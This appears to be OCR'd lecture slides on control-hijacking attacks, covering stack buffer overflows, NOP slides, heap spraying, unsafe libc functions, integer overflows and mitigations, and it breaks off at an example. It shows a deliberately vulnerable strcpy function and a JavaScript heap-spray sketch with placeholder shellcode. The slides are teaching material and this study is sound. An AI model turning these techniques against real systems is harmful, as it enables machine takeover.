Control Hijacking

Basic Control Hijacking Attacks


Control hijacking attacks

- Attacker's goal:
  - Take over target machine (e.g. web server)
    - Execute arbitrary code on target by hijacking application control flow

- Examples:
  - Buffer overflow and integer overflow attacks
  - Format string vulnerabilities
  - Use after free

First example: buffer overflows

- Extremely common bug in C/C++ programs.
  - First major exploit: 1988 Internet Worm. fingerd.




Source: web.nvd.nist.gov

What is needed


- Understanding C functions, the stack, and the heap.
- Know how system calls are made
- The exec() system call

- Attacker needs to know which CPU and OS used on the target machine:
  - Our examples are for x86 running Linux or Windows
  - Details vary slightly between CPUs and OSs:
    - Little endian vs. big endian (x86 vs. Motorola)
    - Stack Frame structure (Unix vs. Windows)

Linux process memory layout



Stack Frame



arguments
return address
stack frame pointer
exception handlers
local variables
callee saved registers
SP
high
Stack Growth
low

What are buffer overflows?

Suppose a web server contains a function:

```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```

When func() is called stack looks like:




What are buffer overflows?

What if `*str` is 136 bytes long?

After `strcpy`:

```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```



Problem:

no length checking in strcpy()

Basic stack exploit


Suppose *str is such that after strcpy stack looks like:

Program P: exec("/bin/sh")

(exact shell code by Aleph One)

When func() exits, the user gets shell !

Note: attack code P runs *in stack*.




The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when func() is called
- Insert many NOPs before program P:

  nop , xor eax,eax , inc ax



Details and examples

- Some complications:
  - Program P should not contain the ‘\0’ character.
  - Overflow should not crash program before func() exits.

- (in)Famous <u>remote</u> stack smashing overflows:
  - Overflow in Windows animated cursors (ANI). LoadAniIcon()
  - Buffer overflow in Symantec virus detection (May 2016)

    overflow when parsing PE headers … kernel vuln.

Many unsafe libc functions

strcpy (char *dest, const char *src)

strcat (char *dest, const char *src)

gets (char *s)

scanf (const char *format, …)   and many more.

- "Safe" libc versions strncpy(), strncat() are misleading
  - e.g. strncpy()   may leave string unterminated.

- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src):   ensures proper termination

Buffer overflow opportunities

- Exception handlers: (Windows SEH attacks … more on this later)
  - Overwrite the address of an exception handler in stack frame.


- Function pointers: (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)

  - Overflowing buf will override function pointer.


- Longjmp buffers: longjmp(pos) (e.g. Perl 5.003)
  - Overflowing buf next to pos overrides value of pos.

Heap exploits: corrupting virtual tables


- Compiler generated function pointers (e.g. C++ code)



- After overflow of **`buf`** :



An example: exploiting the browser heap



victim browser

malicious web server


Attacker's goal is to infect browsers visiting the web site

- How: send javascript to browser that exploits a heap overflow

A reliable exploit?

```
<SCRIPT language="text/javascript">
 shellcode = unescape("%u4343%u4343%...");    // allocate in heap
 overflow-string = unescape("%u2332%u4276%...");

 cause-overflow(overflow-string );       // overflow  buf[ ]
</SCRIPT>
```

Problem: attacker does not know where browser places **shellcode** on the heap




Heap Spraying [SkyLined 2004]

Idea:

1. use Javascript to spray heap
   with shellcode (and NOP slides)

2. then point vtable ptr anywhere in spray area



Javascript heap spraying


```
var  nop = unescape("%u9090%u9090")
while (nop.length < 0x100000)  nop += nop;

var shellcode = unescape("%u4343%u4343%...");

var x = new Array ()
for (i=0;  i<1000;  i++) {
       x[i] = nop + shellcode;
}
```

Pointing function-ptr almost anywhere in heap will cause shellcode to execute.

Ad-hoc heap overflow mitigations

- Better browser architecture:
  - Store JavaScript strings in a separate heap from browser heap

- OpenBSD and Windows 8 heap overflow protection:



prevents cross-page overflows

- Nozzle [RLZ'08] : detect sprays by prevalence of code on heap

Finding overflows by fuzzing

- To find overflow:
  - Run web server on local machine
  - Issue malformed requests (ending with "$$$$$")
    - Many automated tools exist (called fuzzers – next week)
  - If web server crashes,
    search core dump for "$$$$$" to find overflow location
- Construct exploit (not easy given latest defenses)

Control Hijacking

More Control Hijacking Attacks

More Hijacking Opportunities

- **Integer overflows**: (e.g. MS DirectX MIDI Lib)
- **Double free**: double free space on heap
  - Can cause memory mgr to write data to specific location
  - Examples: CVS server
- **Use after free:** using memory after it is freed
- **Format string vulnerabilities**

Integer Overflows (see Phrack 60)

Problem: what happens when int exceeds max value?

int m; (32 bits) **short s; (16 bits)** **char c; (8 bits)**

c = 0x80 + 0x80 = 128 + 128	$\Rightarrow$	c = 0
s = 0xff80 + 0x80	$\Rightarrow$	s = 0
m = 0xffffff80 + 0x80	$\Rightarrow$	m = 0

Can this be exploited?

An example

